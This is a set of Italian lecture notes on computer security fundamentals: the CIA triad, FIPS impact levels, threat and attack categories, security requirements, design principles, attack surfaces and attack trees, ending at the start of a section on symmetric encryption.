

Sicurezza

I. Overview

Definizione di computer security

Il NIST definisce il termine di sicurezza informatica come segue:

- Misure e controlli che assicurano la **confidenzialità, integrità e disponibilità** delle risorse dei sistemi informativi inclusi hardware, software, firmware, e tutte le informazioni che sono salvate, elaborate e trasmesse

Questa definizione introduce tre oggetti chiave che sono il cuore della computer security:

- **Confidenzialità**, che copre due concetti correlati:
 - Confidenzialità dei dati, assicura che informazioni private o confidenziali non possono essere rese disponibili o divulgare a individui non autorizzati
 - Privacy, assicura che gli individui controllano o influenzino quali informazioni a loro relative possono essere raccolte e archiviate e da chi e a chi tali informazioni possono essere divulgare.
- **Integrità**, che copre due concetti correlati:
 - Integrità dei dati, assicura che informazioni e programmi vengano cambiati sono in una maniera specifica e autorizzata
 - Integrità del sistema, assicura che un sistema svolga la funzione prevista senza compromissioni, priva di manipolazioni non autorizzate deliberate o involontarie del sistema.
- **Disponibilità**, assicura che il sistema lavori prontamente e l'accesso non è negato a utenti non autorizzati

CIA Triad

Questi tre concetti formano la **CIA triad**, e FIPS 199 ha fornito un'utile caratterizzazione di questi tre obiettivi in termini di requisiti e la definizione di perdita di sicurezza per ogni categoria:

- Confidenzialità, preservare restrizioni autorizzate nell'accesso di informazioni e la divulgazione delle informazioni, inclusi mezzi per proteggere la privacy personale e le informazioni proprietarie. *Una perdita di confidenzialità consiste nella divulgazione non autorizzata di informazioni.*
- Integrità, Guardia contro la modifica o la distruzione impropria di informazioni, compresa la garanzia di non ripudiazione e autenticità delle informazioni. *Una perdita di integrità consiste nella modifica non autorizzata o la distruzione di informazioni.*
- Disponibilità, Assicura l'accesso e l'uso tempestivo ed affidabile delle informazioni. *Una perdita di disponibilità è l'interruzione nell'accesso o nell'utilizzo delle informazioni o di un sistema informativo.*
- Autenticità, ovvero la proprietà di essere genuino ed essere in grado di essere verificato e affidabile, e la fiducia nella validità di una trasmissione, di un messaggio o di un mittente del messaggio. Questo significa verificare che gli utenti siano coloro che dicono di essere, e che il loro input arrivi da una fonte affidabile.

- Responsabilità, ovvero l'obiettivo di sicurezza che genera il requisito che le azioni di un'entità siano riconducibili esclusivamente a quell'entità. I sistemi dovrebbero quindi mantenere traccia delle loro attività per consentire un'analisi successiva per rintracciare le violazioni della sicurezza o per aiutare nelle controversie sulle transazioni.

Il livello di impatto della perdita può essere:

- Basso**, ci si potrebbe aspettare che la perdita abbia un effetto negativo limitato nelle operazioni organizzative, risorse organizzative o sugli individui.

Per un'organizzazione la perdita del CIA potrebbe:

- i. Causare un degrado della capacità della missione in una misura e durata in cui l'organizzazione è in grado di svolgere le sue funzioni primarie, ma l'efficacia delle funzioni è notevolmente ridotta
- ii. Causare danni minori ai beni organizzativi
- iii. Causare perdite finanziarie minori
- iv. Provocare danni minori negli individui
 - i. o danni fisici seri

Perdita di confidenzialità per informazioni sulle directory

- Moderato**, ci si potrebbe aspettare che la perdita abbia un effetto negativo importante nelle operazioni organizzative, risorse organizzative o sugli individui.

Per un'organizzazione la perdita di CIA potrebbe:

- ii. Causare un degrado significante delle capacità in misura e durata in cui l'organizzazione è in grado di svolgere le sue funzioni primarie, ma l'efficacia delle funzioni è notevolmente ridotta
- iii. Causare danni significanti ai beni organizzativi
- iv. Causare significanti perdite finanziarie
- v. Provocare danni significanti negli individui, che non comportano la perdita della vita o danni fisici seri

Perdita di integrità per un forum online

- Alto**, ci si potrebbe aspettare che la perdita abbia un effetto negativo severo o catastrofico nelle operazioni organizzative, risorse organizzative o sugli individui.

Per un'organizzazione la perdita di CIA potrebbe:


- i. Causare un degrado severo delle capacità in misura e durata in cui l'organizzazione non è in grado di svolgere una o più funzioni primarie
- ii. Causare danni gravi ai beni organizzativi
- iii. Causare gravi perdite finanziarie
- iv. Causare danni gravi o catastrofici alle persone che comportano la perdita di vite umane o lesioni gravi pericolose per la vita.

Perdita di disponibilità per servizi di autenticazione per sistemi, applicazioni e dispositivi critici

Computer Security challenge

1. Computer security potrebbe non essere così semplice come potrebbe sembrare ai principianti. I requisiti potrebbero sembrare semplici ma i meccanismi per soddisfare questi requisiti in realtà sono molto sofisticati
2. Nello sviluppare un particolare meccanismo di sicurezza o un algoritmo, si dovrebbero anche considerare potenziali attacchi su quest'ultimo
3. Le procedure utilizzate per fornire particolari servizi sono di solito controidintuitive. Tipicamente un meccanismo di sicurezza è complesso, e non è ovvio che per un particolare requisito sia necessaria una misura così elaborata. È solo quando vengono analizzati diversi aspetti della minaccia che questi meccanismi hanno senso
4. Il posizionamento fisico e logico deve essere determinato
5. I meccanismi di sicurezza tipicamente coinvolgono più di un particolare algoritmo o protocollo e richiedono anche che i partecipanti siano in possesso di alcune informazioni segrete che sollevano domande sulla creazione, la distribuzione e la protezione di tali informazioni segrete
6. La computer security è una battaglia, dove gli attaccanti hanno bisogno soltanto di trovare una singola debolezza, mentre lo sviluppatore dovrebbe trovare ed eliminare tutte le debolezze per raggiungere la perfetta sicurezza
7. La sicurezza è ancora troppo spesso un ripensamento per essere incorporata in un sistema dopo che la progettazione è completa, piuttosto che essere parte integrante del processo di progettazione
8. La sicurezza richiede di essere monitorata in modo costante e regolare
9. C'è una tendenza naturale in parte degli utenti e nei manager di sistema a percepire poco beneficio negli investimenti in sicurezza prima che occorrono fallimenti nella sicurezza
10. Molti utenti e anche amministratori della sicurezza vedono una forte security come un impedimento all'efficienza e al funzionamento user-friendly di un sistema informativo o uso delle informazioni

Modello per la computer security



Con il concetto di **assets** si intendono le risorse che si vogliono proteggere. Questi possono essere classificati in:

- Hardware, che include sistemi informatici e altri dispositivi di elaborazione dati
- Software, che include sistemi operativi e applicazioni
- Dati, che include file e database

- Strutture e reti di comunicazione, che includono collegamenti di comunicazione di rete locale e ampia, ponti, router e così via.

Nel contesto della sicurezza, l'attenzione si rivolge alle vulnerabilità di un asset, ovvero le debolezze in un sistema informativo, sistema di sicurezza, controlli interni o implementazioni che potrebbero essere sfruttati o innescati per una forte minaccia. Un sistema, che ha una vulnerabilità, potrebbe essere:

- Corrotto, ovvero fa cose sbagliate o fornisce risposte non corrette.
- Leaky, ad esempio qualcuno che non dovrebbe avere l'accesso ad alcune o a tutte le informazioni disponibili lo ottiene
- Non disponibile o troppo lento, il che rende il sistema impraticabile

Per **minaccia (threat)** intendiamo ogni circostanza o evento con il potenziale impatto negativo sulle operazioni organizzative risorse organizzative, individui, altre organizzazioni o la Nazione attraverso un sistema informativo tramite accesso non autorizzato, distruzione, divulgazione, modifica delle informazioni e/o negazione del servizio.

Per **avversario (threat agent)** si intende un individuo, un'organizzazione o un governo che conduce o ha l'intento di condurre attività dannose


Per **attacco** si intende ogni tipo di attività maliziosa che prova a collezionare, distruggere, negare, degradare o distruggere le risorse di un sistema informativo o le informazioni stesse. Distinguiamo due tipi di attacchi:

- Attivi, mira ad alterare le risorse del sistema o influire sul loro funzionamento
- Passivi, ha come obiettivo quello di tentare di apprendere o utilizzare le informazioni del sistema senza influire sulle risorse del sistema

Gli attacchi possono inoltre essere classificati come:

- Dall'interno, iniziato da un'entità all'interno del perimetro di sicurezza
- Dall'esterno, iniziato da un'entità fuori dal perimetro

Le **contromisure** comprendono dispositivi o tecniche che hanno come obiettivo la compromissione dell'efficacia operativa di attività indesiderata o contraddittoria, o la prevenzione dello spionaggio, del sabotaggio, del furto o dell'accesso non autorizzato o dell'uso di informazioni o sistemi informativi sensibili.



Il **rischio** è inteso come misura in cui un'entità è minacciata da una potenziale circostanza o evento, e tipicamente una funzione tra, gli effetti negativi che accadrebbero se si verificasse la circostanza o l'evento e la probabilità di verificarsi ($R = P*D$)

La politica di sicurezza è un insieme di criteri per la fornitura di servizi di sicurezza. Definisce e limita le attività di un impianto di elaborazione dei dati al fine di mantenere una condizione di sicurezza per i sistemi e i dati.

Minacce e attacchi

Table 1.2 Threat Consequences, and the Types of Threat Actions that Cause Each Consequence

Threat Consequence	Threat Action (Attack)
Unauthorized Disclosure A circumstance or event whereby an entity gains access to data for which the entity is not authorized.	Exposure: Sensitive data are directly released to an unauthorized entity. Interception: An unauthorized entity directly accesses sensitive data traveling between authorized sources and destinations. Inference: A threat action whereby an unauthorized entity indirectly accesses sensitive data (but not necessarily the data contained in the communication) by reasoning from characteristics or by-products of communications. Intrusion: An unauthorized entity gains access to sensitive data by circumventing a system's security protections.
Deception A circumstance or event that may result in an authorized entity receiving false data and believing it to be true.	Masquerade: An unauthorized entity gains access to a system or performs a malicious act by posing as an authorized entity. Falsification: False data deceive an authorized entity. Repudiation: An entity deceives another by falsely denying responsibility for an act.
Disruption A circumstance or event that interrupts or prevents the correct operation of system services and functions.	Incapacitation: Prevents or interrupts system operation by disabling a system component. Corruption: Undesirably alters system operation by adversely modifying system functions or data. Obstruction: A threat action that interrupts delivery of system services by hindering system operation.
Usurpation A circumstance or event that results in control of system services or functions by an unauthorized entity.	Misappropriation: An entity assumes unauthorized logical or physical control of a system resource. Misuse: Causes a system component to perform a function or service that is detrimental to system security.

Source: Based on RFC 4949




Table 1.3 Computer and Network Assets, with Examples of Threats

	Availability	Confidentiality	Integrity
Hardware	Equipment is stolen or disabled, thus denying service.	An unencrypted CD-ROM or DVD is stolen.	
Software	Programs are deleted, denying access to users.	An unauthorized copy of software is made.	A working program is modified, either to cause it to fail during execution or to cause it to do some unintended task.
Data	Files are deleted, denying access to users.	An unauthorized read of data is performed. An analysis of statistical data reveals underlying data.	Existing files are modified or new files are fabricated.
Communication Lines and Networks	Messages are destroyed or deleted. Communication lines or networks are rendered unavailable.	Messages are read. The traffic pattern of messages is observed.	Messages are modified, delayed, reordered, or duplicated. False messages are fabricated.

Gli asset del computer possono essere divisi in hardware, software, dati e line e reti di comunicazione.

Attacchi:

- Passivi, cercando di acquisire o fare uso di informazioni del sistema ma non influiscono sulle risorse del sistema. Intercettare o monitorare le trasmissioni, e l'obbiettivo dell'attaccante è quello di ottenere le informazioni che sono trasmesse.

Ci sono due tipi di attacchi passivi:

- Rilascio del contenuto del messaggio, questo è facilmente comprensibile. Una conversazione telefonica, una mail, e il trasferimento di file potrebbero contenere dati sensibili o informazioni confidenziali che vorremmo proteggere
- Analisi del traffico. Supponiamo di avere un modo di mascherare il contenuto dei messaggi in modo che gli avversari, anche se hanno catturato il messaggio, non potessero estrarre le informazioni dal messaggio. La tecnica comune per mascherare i contenuti è la crittografia. Se avessimo una protezione di crittografia in atto, un avversario potrebbe ancora essere in grado di osservare il modello di questi messaggi. L'avversario poteva determinare la posizione e l'identità degli host comunicanti e poteva osservare la frequenza e la lunghezza dei messaggi scambiati. Queste informazioni potrebbero essere utili per indovinare la natura della comunicazione che stava avvenendo.

- Attivi, includono la modifica dello stream di dati o la creazione di un falso stream. Questi attacchi potrebbero essere suddivisi in quattro categorie:

- **Reply**, che comporta la cattura passiva di un'unità di dati e la sua successiva ritrasmissione per produrre un effetto non autorizzato.
- **Masquerade**, prende forma quando un'entità tenta di identificarsi come un'altra entità. Un attacco in maschera di solito include una delle altre forme di attacco attivo.
- **Modification of message**, ovvero una porzione di un messaggio legittimo è alterata, o quel messaggio è stato rimosso o riordinato per produrre un effetto non autorizzato
- **Denial of service**, impedisce o inibisce il normale uso o gestione delle strutture di comunicazione. Questo attacco può avere un bersaglio specifico.

Requisiti di sicurezza

Esistono diversi modi di classificare e caratterizzare le contromisure che possono essere usate per ridurre le vulnerabilità e affrontare le minacce alle risorse del sistema.

Un approccio possibile è quello di classificare le contromisure in funzione dei requisiti funzionali (standard FIPS 200). Questo standard evidenzia 17 contromisure per la protezione di confidenzialità, integrità e disponibilità. Possiamo dividere queste contromisure in due categorie:

- Quelle che richiedono contromisure tecniche
- Quelle che richiedono contromisure funzionali (problemi di gestione)

Ciascuno dei requisiti funzionali può coinvolgere sia misure tecniche di sicurezza informatica che misure funzionali.

Requisiti di sicurezza tecnici:

- Controllo degli accessi**, limita l'accesso al sistema informativo agli utenti autorizzati, ai processi che agiscono per conto degli utenti autorizzati o ai dispositivi ecc.
- Identificazione e autenticazione**, identificare gli utenti del sistema informativo e autenticare (o verificare) le identità di tali utenti, come prerequisito per consentire l'accesso ai sistemi informativi organizzativi.
- Protezione dei sistemi e delle comunicazioni**, ovvero, monitorare, controllare e proteggere le comunicazioni organizzative ai confini esterni e ai confini interni chiave dei sistemi informativi; e impiegare progetti architettonici, tecniche di sviluppo software e principi di ingegneria dei sistemi che promuovono un'efficace sicurezza delle informazioni all'interno dei sistemi informativi organizzativi.
- Integrità del sistema e delle informazioni**, ovvero, identificare, segnalare e correggere tempestivamente le informazioni e i difetti del sistema informativo; fornire protezione dal codice dannoso in posizioni appropriate all'interno dei sistemi informativi organizzativi; e monitorare gli avvisidi sicurezza del sistema informativo e intraprendere le azioni appropriate in risposta.

Requisiti di sicurezza funzionali:

- Consapevolezza e formazione**, garantire che i manager e gli utenti dei sistemi informativi organizzativi siano resi consapevoli dei rischi per la sicurezza associati alle loro attività e delle leggi, dei regolamenti e delle politiche applicabili relative alla sicurezza dei sistemi informativi organizzativi; e garantire che il personale sia adeguatamente addestrato per svolgere i compiti e le responsabilità relativi alla sicurezza delle informazioni assegnati.
- Controllo e responsabilizzazione**, Creare, proteggere e conservare i record di audit del sistema informativo nella misura necessaria per consentire il monitoraggio, l'analisi, l'indagine e la segnalazione di attività illegali, non autorizzate o inappropriate del sistema informativo; e garantire che le azioni dei singoli utenti del sistema informativo possano essere rintracciate in modo univoco a tali utenti in modo che possano essere ritenuti responsabili delle loro azioni.
- Certificazione, accreditamento e valutazione di sicurezza**, valutare periodicamente i controlli di sicurezza nei sistemi informativi organizzativi per determinare se i controlli sono efficaci nella loro applicazione.
- Pianificazione dell'emergenza**, stabilire, mantenere e attuare piani per la risposta alle emergenze, le operazioni di backup e il ripristino post-disastro per i sistemi informativi

organizzativi per garantire la disponibilità di risorse informative critiche e la continuità delle operazioni in situazioni di emergenza.

- **Manutenzione**, eseguire una manutenzione periodica e tempestiva sui sistemi informativi organizzativi.
- **Protezione fisica e ambientale**, limitare l'accesso fisico ai sistemi informativi, alle apparecchiature e ai rispettivi ambienti operativi alle persone autorizzate.
- **Pianificazione**, sviluppare, documentare, aggiornare periodicamente e implementare piani di sicurezza per i sistemi di informazione organizzativa che descrivano i controlli di sicurezza in atto o pianificati per i sistemi informativi e le regole di comportamento per le persone che accedono ai sistemi informativi.
- **Sicurezza del personale**, garantire che le persone che occupano posizioni di responsabilità all'interno delle organizzazioni siano affidabili e soddisfino i criteri di sicurezza stabiliti per tali posizioni.
- **Valutazione dei rischi**, valutare periodicamente il rischio per le operazioni organizzative, le risorse organizzative e gli individui, derivante dal funzionamento dei sistemi informativi organizzativi e l'elaborazione, l'archiviazione o la trasmissione associati di informazioni organizzative
- **Acquisizione dei sistemi e servizi**, allocare risorse sufficienti per proteggere adeguatamente i sistemi informativi organizzativi; impiegare processi del ciclo di vita dello sviluppo del sistema che incorporino considerazioni sulla sicurezza delle informazioni; impiegare restrizioni di utilizzo e installazione del software; e garantire che i fornitori di terze parti impieghino misure di sicurezza adeguate a proteggere informazioni, applicazioni e/o servizi esternalizzati dall'organizzazione.

Requisiti di sicurezza funzionali + tecnici:

- **Gestione della configurazione**, Stabilire e mantenere configurazioni di base e inventari dei sistemi informativi organizzativi durante i rispettivi cicli di vita di sviluppo del sistema.
- **Risposta agli incidenti**, Stabilire una capacità operativa di gestione degli incidenti per i sistemi informativi organizzativi che includa un'adeguata preparazione, rilevamento, analisi, contenimento, recupero e attività di risposta degli utenti.
- **Protezione dei media**, Proteggere i supporti del sistema informativo, sia cartacei che digitali; limitare l'accesso alle informazioni sui supporti del sistema informativo agli utenti autorizzati e disinfeccare o distruggere i supporti del sistema informativo prima dello smaltimento o del rilascio per il riutilizzo.

Principi fondamentali di security design

Anche dopo anni di ricerca e sviluppo sul campo della sicurezza non è stato possibile sviluppare “design di sicurezza” che escludano sistematicamente falle e che prevengono azioni indesiderate.

Il National Centers of Academic Excellence in Information Assurance/Cyber Defense elenca quanto segue come principi fondamentali di progettazione della sicurezza:

- **Economia del meccanismo**, significa che la progettazione di misure di sicurezza incorporate sia nell'hardware che nel software dovrebbe essere il più semplice e piccola possibile in modo che sia più facile verificarla e testarla a fondo
- **Fail-safe defaults**, significa che le decisioni di accesso dovrebbero essere basate sull'autorizzazione piuttosto che sull'esclusione.

- **Complete mediation**, significa che ogni accesso deve essere controllato rispetto al meccanismo di controllo dell'accesso. I sistemi non dovrebbero fare affidamento su decisioni di accesso recuperate da una cache.
- **Open design**, significa che la progettazione di un meccanismo di sicurezza dovrebbe essere aperta piuttosto che segreta. Le chiavi di crittografia devono essere segrete, ma gli algoritmi devono poter essere resi pubblici in modo che possano essere revisionati da numerosi esperti, e gli utenti abbiano fiducia in loro.
- **Separation of privilege**, è definita come una pratica in cui sono necessari più attributi di privilegio per ottenere l'accesso a una risorsa limitata. Un buon esempio di questo è l'autenticazione utente a più fattori, che richiede l'uso di tecniche multiple, come una password e una smart card, per autorizzare un utente.
- **Least privilege**, significa che ogni processo e ogni utente del sistema dovrebbe operare utilizzando il minimo set di privilegi necessari per eseguire l'attività. Più in generale, qualsiasi sistema di controllo degli accessi dovrebbe consentire a ciascun utente solo i privilegi autorizzati per quell'utente.
- **Isolation**, è un principio che si applica in tre contesti. In primo luogo, i sistemi di accesso pubblico dovrebbero essere isolati dalle risorse critiche (dati, processi, ecc.) per evitare la chiusura o la manomissione. L'isolamento fisico può includere la garanzia che non esista alcuna connessione fisica tra le risorse informative ad accesso pubblico di un'organizzazione e le informazioni critiche di un'organizzazione. In secondo luogo, i processi e i file dei singoli utenti dovrebbero essere isolati l'uno dall'altro, tranne dove è esplicitamente desiderato. E infine, i meccanismi di sicurezza dovrebbero essere isolati nel senso di impedire l'accesso a tali meccanismi.
- **Encapsulation**, può essere visto come una forma specifica di isolamento basata su funzionalità orientate agli oggetti. La protezione è fornita incapsulando una raccolta di procedure e oggetti di dati in un dominio proprio in modo che la struttura interna di un oggetto di dati sia accessibile solo alle procedure del sottosistema protetto e le procedure possano essere chiamate solo nei punti di ingresso del dominio designati.
- **Modularity**, nel contesto della sicurezza si riferisce sia allo sviluppo di funzioni di sicurezza come moduli separati e protetti sia all'uso di un'architettura modulare per la progettazione e l'implementazione del meccanismo.
- **Layering**, la stratificazione si riferisce all'uso di approcci di protezione multipli e sovrapposti che affrontano le persone, la tecnologia e gli aspetti operativi dei sistemi informativi

Superfici di attacco

Una superficie di attacco è costituita dalle vulnerabilità raggiungibili e sfruttabili in un sistema, ad esempio:

- Porte aperte sul Web rivolto verso l'esterno e su altri server e l'ascolto del codice su quelle porte
- Servizi disponibili all'interno di un firewall
- Codice che elabora dati in arrivo, e-mail, XML, documenti d'ufficio e formati di scambio di dati personalizzati specifici del settore
- Interfacce, SQL, e form web
- Un impiegato che ha accesso a informazioni sensibili, vulnerabile da un attacco di ingegneria sociale

Le superfici di attacco possono essere suddivise in:

- Superficie di attacco di rete, questa categoria si riferisce alle vulnerabilità su una rete enterprise o su internet. Inoltre, sono incluse in questa categoria le vulnerabilità dei protocolli di rete, come quelli utilizzati per un attacco Denial-of-service
- Superficie di attacco software, questo si riferisce alle vulnerabilità nel codice dell'applicazione, dell'utilità o del sistema operativo.
- Superficie di attacco umano, questa categoria si riferisce alle vulnerabilità create dal personale o dagli estranei (es. ingegneria sociale, errori umani ecc.)

L'analisi delle superfici di attacco è una tecnica utile per valutare la scala e la severità delle minacce di un sistema. Un'analisi sistematica dei punti di vulnerabilità rende gli sviluppatori e gli analisti della sicurezza consapevoli di dove i meccanismi di sicurezza sono richiesti. Una volta definita una superficie di attacco, i designer devono essere capaci di renderla il più ridotta possibile, rendendo così più difficile il compito dell'avversario.

Alberi di attacco

Un albero di attacco è una struttura dati ramificata e gerarchica che rappresenta un insieme di potenziali tecniche per sfruttare le vulnerabilità di sistema. L'incidente di sicurezza che è l'obiettivo dell'attacco è rappresentato come il nodo radice dell'albero e i modi in cui un attaccante potrebbe raggiungere quell'obiettivo sono rappresentati in modo iterativo e incrementale come rami e sotto-nodi dell'albero. Ciascun sotto-nodo definisce un sotto-obbiettivo, e ciascun sotto-obbiettivo potrebbe avere il proprio insieme di sotto-obbiettivi. I nodi finali, chiamati foglie, rappresentano differenti modi di iniziare un attacco.




Figure 1.3 Defense in Depth and Attack Surface

La motivazione per l'uso degli alberi di attacco è quella di sfruttare efficacemente le informazioni disponibili sui modelli di attacco. Gli analisti della sicurezza possono utilizzare l'albero degli attacchi per documentare gli attacchi di sicurezza in una forma strutturata che rivela vulnerabilità chiave. L'albero degli attacchi può guidare sia la progettazione dei sistemi e delle applicazioni, sia la scelta e la forza delle contromisure.




Figure 1.4 An Attack Tree for Internet Banking Authentication

Sicurezza delle reti

Una strategia di sicurezza globale coinvolge tre aspetti:

- Specifica/politica
- Implementazione/meccanismi
- Correttezza/assicurazione

Politiche di sicurezza

Il primo passo nell'ideare servizi e meccanismi di sicurezza è sviluppare una politica di sicurezza. Questa è una descrizione informale del comportamento desiderato del sistema. Tali politiche informali possono fare riferimento a requisiti di sicurezza, integrità e disponibilità. Più comunemente, una politica di sicurezza è una raccolta di regole formali e pratiche che specificano e regolano come un sistema o un'organizzazione fornisce servizi di sicurezza per proteggere risorse di sistema critiche e sensibili.

Implementazione della sicurezza

L'implementazione della sicurezza comprende quattro linee di azioni complementari:

- Prevenzione, uno schema di sicurezza ideale è quello in cui nessun attacco ha successo. Anche se questo non è fattibile in tutti i casi, c'è una vasta gamma di minacce in cui la prevenzione è un obiettivo ragionevole.
- Individuazione, in un certo numero di casi, la protezione assoluta non è fattibile, ma è pratico rilevare gli attacchi di sicurezza.

- Risposta, se i meccanismi di sicurezza rilevano un attacco in corso, come l'attacco di servizio, il sistema potrebbe essere in grado di rispondere in modo tale da fermare l'attacco e prevenire ulteriori danni.
- Recupero, utilizzando di sistemi di backup, in modo tale che se l'integrità dei dati è compromessa, una copia precedente e corretta dei dati può essere ricaricata.

Assicurazione

Il NIST definisce l'assicurazione come il grado di fiducia che si ha, assicurandosi che le misure di sicurezza, sia tecniche che operative, funzionino come previsto per proteggere il sistema e le informazioni che elabora

Valutazione

La valutazione è il processo di esame di un prodotto o di un sistema informatico rispetto a determinati criteri. La valutazione comporta test e può anche comportare tecniche analitiche o matematiche formali. La spinta centrale del lavoro in questo settore è lo sviluppo di criteri di valutazione che possono essere applicati a qualsiasi sistema di sicurezza (che comprende servizi e meccanismi di sicurezza) e che sono ampiamente supportati per fare confronti di prodotti.

II. Strumenti Crittografici

Crittografia Simmetrica

La tecnica universale per fornire riservatezza per i dati trasmessi o archiviati è la crittografia simmetrica, conosciuta anche come crittografia convenzionale o crittografia a chiave singola.




Figure 2.1 Simplified Model of Symmetric Encryption

Lo schema di crittografia simmetrica è composto da cinque ingredienti:

- **Plaintext**, ovvero il messaggio o i dati originali che vengono inseriti nell'algoritmo come input.
- **Algoritmo di crittografia**, che esegue varie sostituzioni e trasformazioni al Plaintext
- **Chiave segreta**, un altro input per l'algoritmo di crittografia, da cui dipende l'esatta trasformazione e sostituzione nell'algoritmo.
